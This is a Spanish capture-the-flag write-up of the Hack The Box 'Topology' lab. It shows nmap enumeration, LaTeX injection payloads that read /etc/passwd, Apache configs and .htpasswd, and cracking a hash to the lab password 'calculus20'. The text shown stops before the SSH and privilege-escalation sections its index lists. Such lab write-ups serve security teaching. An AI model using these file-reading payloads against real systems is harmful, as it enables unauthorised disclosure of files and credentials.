

Hack The Box
PEN-TESTING LABS

WRITE-UP TOPOLOGY



easy

<https://0mariano.github.io>

En este Write-Up, no solo compartiré los pasos para resolver la máquina Topology de la plataforma HackTheBox, sino que también mi objetivo es fomentar la colaboración y el intercambio de conocimientos dentro de la comunidad de la CiberSeguridad, Pentesting, Hacking Ético.

9 de Febrero del 2024

Índice

1. Introducción	2
1.1. Alcance	2
1.2. Metodología Aplicada	2
2. Reconocimiento - Enumeración	3
2.1. Uso de la Herramienta Nmap	3
2.2. Aplicación Web	4
3. Análisis de Vulnerabilidades	6
3.1. Local File Inlcusion (LFI) via LaTeX Injection	9
4. Explotación	13
4.1. Enumeración de Archivos del Sistema	13
4.2. Uso de la Herramienta John the Ripper	18
4.3. Acceso al Sistema via SSH	20
4.4. Listamiento de Directorios Interesantes	20
5. Escalada de Privilegios	21
5.1. Uso de la Herramienta pspy	21
5.2. Creación del Exploit	23
6. Conclusión Final	24
7. Apéndice I Links de Referencia	24
7.1. Herramientas Utilizadas en la Auditoria	24
7.2. Documentación	24
8. Contacto	24

1. Introducción

En este Write-Up, no solo compartiré los pasos para resolver la máquina Topology de la plataforma **HackTheBox**, sino que también mi objetivo es fomentar la colaboración y el intercambio de conocimientos dentro de la comunidad de la **CiberSeguridad, Pentesting, Hacking Ético**.

Topology se trata de una máquina basada en el Sistema Operativo Linux, donde a través de **Local File Inclusion (LFI)** via **LaTeX Injection** se obtiene un archivo que contiene **credenciales** que luego se utilizan para entablar conexión por **SSH**. Finalmente, para la **escalada de privilegios**, se debe crear un archivo con **extensión .plt** para el programa **gnuplot**, con el fin de convertir la BASH en permisos **SUID**.

1.1. Alcance

El alcance de esta máquina fue definida como la siguiente.

Alcance de la máquina		
Servidor Web / Direcciones IPs / Hosts / URLs	Descripción	Subdominios
10.129.16.121	Dirección IP de la máquina Topology	Todos

Cuadro 1: Alcance pactado.

1.2. Metodología Aplicada

- Enfoque de prueba: En el proceso de pruebas de seguridad, se optó por un enfoque gray-box, lo que significó que se tenía un nivel de acceso parcial a la infraestructura y el sistema objetivo.
- Las etapas aplicadas para esta auditoria fueron las siguientes:



Figura 1: Etapas aplicadas al pentest.

2. Reconocimiento - Enumeración

2.1. Uso de la Herramienta Nmap

Primeramente realizamos un escaneo con ayuda de la herramienta **Nmap** en búsqueda de puertos abiertos.

```
1 nmap -p- --open -sV --min-rate 5000 10.129.16.121
2
3
```

Código 1: Primer escaneo.

Parámetro	Descripción
-p-	Escanea los 65535 puertos.
--open	Muestra solo los puertos abiertos.
-sV	Determina la versiones de los servicios que se ejecutan en los puertos encontrados.
--min-rate 5000	Establece la velocidad mínima de envío de paquetes a 5000 paquetes por segundo.

Cuadro 2: Definición de parámetros de nmap utilizados en el primer escaneo.

El resultado que nos arrojó este primer escaneo fue que la máquina tiene el puerto **22** que pertenece al servicio *SSH* y el puerto **80** que pertenece al protocolo *HTTP*.

```
> nmap -p- --open -sV --min-rate 5000 10.129.16.121
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 10:23 -03
Nmap scan report for 10.129.16.121
Host is up (0.25s latency).
Not shown: 58396 closed tcp ports (conn-refused), 7137 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Resultado del primer escaneo.

Se procedió a realizar otro escaneo con los scripts default de nmap, también especificando la versión nuevamente.

```
1 nmap -sC -sV -p22,80 10.129.16.121
2
3
```

Código 2: Segundo escaneo.

Parámetro	Descripción
-sC	Realiza un escaneo con los scripts por defecto.
-sV	Determina la versiones de los servicios que se ejecutan en los puertos encontrados.
-p	Especifica los puertos que se escanearán.

Cuadro 3: Definición de parámetros de nmap utilizados en el segundo escaneo.



Lo único interesante que obtenemos, es el título de la página web **Miskatonic University | Topology Group**.

```
> nmap -sC -sV -p22,80 10.129.16.121
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 10:31 -03
Nmap scan report for 10.129.16.121
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 dc:bc:32:86:e8:e8:45:78:10:bc:2b:5d:bf:0f:55:c6 (RSA)
|   256 d9:f3:39:69:2c:6c:27:f1:a9:2d:50:6c:a7:9f:1c:33 (ECDSA)
|_  256 4c:a6:50:75:d0:93:4f:9c:4a:1b:89:0a:7a:27:08:d7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Miskatonic University | Topology Group
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 3: Resultado del segundo escaneo.

2.2. Aplicación Web

Luego del segundo escaneo, se ingresó a la aplicación web, donde en el código fuente se encontró un subdominio <http://latex.topology.htb/equation.php>

```
view-source:http://10.129.16.121/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
</div>
</div>
<!-- End Left Column -->
</div>
<!-- Right Column -->


<i class="w3-margin-right">Welcome to Topology!</i></div>


This is the home page of the Topology Group of Prof. Lilian Klein at Miskatonic University. We are situated in the Department of Mathematics, located on the eastern campus.</p>


<i class="w3-margin-right w3-xxlarge w3-text-grey">Staff</i></div>




<b>Professor Lilian Klein, PhD</b></div>
Head of Topology Group</div>
</div>




<b>Vajramani Daisley, PhD</b></div>
Post-doctoral researcher, software developer</div>
</div>




<b>Derek Abrahams, BEng</b></div>
Master's student, sysadmin</div>
</div>


<i class="w3-margin-right">Software projects</i></div>


<a href="http://latex.topology.htb/equation.php">LaTeX Equation Generator</a> - create .PNGs of LaTeX equations in your browser</p>
pHPMyRefDB - web application to manage journal citations, with BibTeX support! (currently in development)</p>
pTopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.</p>
pPlotoTopo - A collection of Gnuplot scripts to aide in visualization of topological problems. Legacy, source code upon request.</p>


```

Figura 4: Código fuente.



Antes de ingresar al subdominio, se agregó el mismo al archivo `/etc/hosts`

```
1 sudo nano /etc/hosts
2
3 10.129.16.121 latex.topology.htb
4
5
```

Código 3: Agregando subdominio al archivo `/etc/hosts`

3. Análisis de Vulnerabilidades

Al ingresar al subdominio, vemos que consiste en una generador de ecuaciones mediante sintaxis en LaTeX.

LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

</> Generate

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha\beta\gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$

Figura 5: Aplicación web.

Realizamos un **PoC**, para ver más en detalle la funcionalidad de la aplicación web.

LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

</>

\sqrt[n]{1+x}

Generate

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha \beta \gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$

Figura 6: Realizando PoC.



Una vez que enviamos el comando de LaTeX para generar la ecuación, nos envia a una ruta con la ecuación generada en formato de imagen.




Figura 7: Ecuación generada.

Muy interesante el funcionamiento de la aplicación y de como se genera la ecuación.

3.1. Local File Inclusion (LFI) via LaTeX Injection

Al entender como funciona la aplicación, se me ocurrió realizar una prueba que consiste en incluir el archivo `/etc/passwd`, ingresando código de LaTeX arbitrario.

Para realizar esta prueba se utilizó en siguiente recurso <https://book.hacktricks.xyz/v/es/pentesting-web/formula-csv-doc-latex-ghostscript-injection> de [HackTricks](#)

Realicé una prueba para incluir el archivo `/etc/passwd` con el siguiente comando `$\input{/etc/passwd}`

LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

</>

Generate

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha \beta \gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$

Figura 8: Comando ingresado.



Como resultado la aplicación detecta que se están ingresando comandos arbitrarios.




Figura 9: Imagen generada.

Después de varios intentos, el comando que me funcionó para obtener lectura del archivo `/etc/passwd`, fue el siguiente:

LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha \beta \gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$

Figura 10: Comando útil.



Como resultado genera la imagen del archivo `/etc/passwd`

```
latex.topology.htb/equation.php?eqn=%24{!$input{!$ting!}%2Fetc%2Fpasswd}%24&submit=
ali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:108:115:/run/uidd:/usr/sbin/nologin
sshd:x:110:65534:/run/sshd:/usr/sbin/nologin
pollinate:x:112:1:/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1-123,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125:/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127:/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
laurel:x:998:998:/var/log/laurel:/bin/false
```

Figura 11: Archivo `/etc/passwd`



4. Explotación

4.1. Enumeración de Archivos del Sistema

Al obtener lectura del archivo, se confirma que la aplicación web es vulnerable a **Local File Inclusion** via **LaTeX Injection**.

Utilizaremos esta vulnerabilidad para conseguir posibles datos que nos interesen o sean útiles.

Como la app web tiene un servidor web apache, procedemos a leer el archivo de configuración predeterminado del servidor web, que se encuentra en esta ruta `/etc/apache2/sites-available/000-default.conf`

LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha \beta \gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$

Figura 12: Comando para obtener lectura del archivo de configuración.

Obtenemos el resultado, donde se aprecia la ruta de la landing page de la universidad y las demas rutas de los aplicativos.

```

latex.topology.htb/equation.php?eqn=%24\lstinputlisting{%2Fetc%2Fapache2%2Fsites-available%2F000-default.conf}%24&submit=
200%

li Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
ServerName topology.htb

ServerAdmin vdaisley@topology.htb
DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

#ErrorLog ${APACHE_LOG_DIR}/error.log
#CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>

<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
ServerName latex.topology.htb

ServerAdmin vdaisley@topology.htb
DocumentRoot /var/www/latex

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

#ErrorLog ${APACHE_LOG_DIR}/latex.error.log
#CustomLog ${APACHE_LOG_DIR}/latex.access.log common

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>

```

Ruta de la landing page de la Universidad

Ruta del aplicativo vulnerable a LFI

Figura 13: Aplicativos con sus respectivas rutas.

Además se encuentran otros aplicativos con sus respectivas rutas.

```

latex.topology.htb/equation.php?eqn=%24\\stinputlisting{%2Fetc%2Fapache2%2Fsites-available%2F000-default.conf}%24&submit=
li Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

#Include conf-available/serve-cgi-bin.conf
</VirtualHost>
<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
ServerName dev.topology.htb

ServerAdmin vdaisley@topology.htb
DocumentRoot /var/www/dev
# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

#ErrorLog ${APACHE_LOG_DIR}/dev_error.log
#CustomLog ${APACHE_LOG_DIR}/dev_access.log common

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>
<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
ServerName stats.topology.htb

ServerAdmin vdaisley@topology.htb
DocumentRoot /var/www/stats
# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

#ErrorLog ${APACHE_LOG_DIR}/stats_error.log
#CustomLog ${APACHE_LOG_DIR}/stats_access.log common

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

```

Figura 14: Nuevos aplicativos con sus respectivas rutas.

Para ingresar a los subdominios encontrados, debemos nuevamente agregarlos al archivo `/etc/hosts`

```

1 sudo nano /etc/hosts
2
3
4 10.129.16.121 latex.topology.htb dev.topology.htb stats.topology.htb
5

```

Código 4: Agregando subdominios al archivo `/etc/hosts`

Lo único interesante es el subdominio **dev.topology.htb**, que tiene un formulario de login, pero no podemos ingresar por falta de credenciales.




Figura 15: Fomrulario de inicio de sesión.

Nuevamente utilizaremos el LFI para acceder al archivo `.htpasswd`, donde se supone que se guardan las credenciales de autenticación del servidor HTTP Apache.

LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha \beta \gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$

Figura 16: LFI para el archivo `.htpasswd`

Como resultado obtenemos un usuario y una contraseña cifrada, aparentemente con el **algoritmo** de hashing que usa **Apache** por defecto, que es **APR1**.



Figura 17: Usuario y contraseña cifrada.

4.2. Uso de la Herramienta John the Ripper

Con el uso de la herramienta **John the Ripper** desciframos la contraseña.




Figura 18: Contraseña descifrada.

La contraseña obtenida es **calculus20** y la utilizaremos en el formulario de login junto al usuario **vdaisley** que obtuvimos anteriormente.

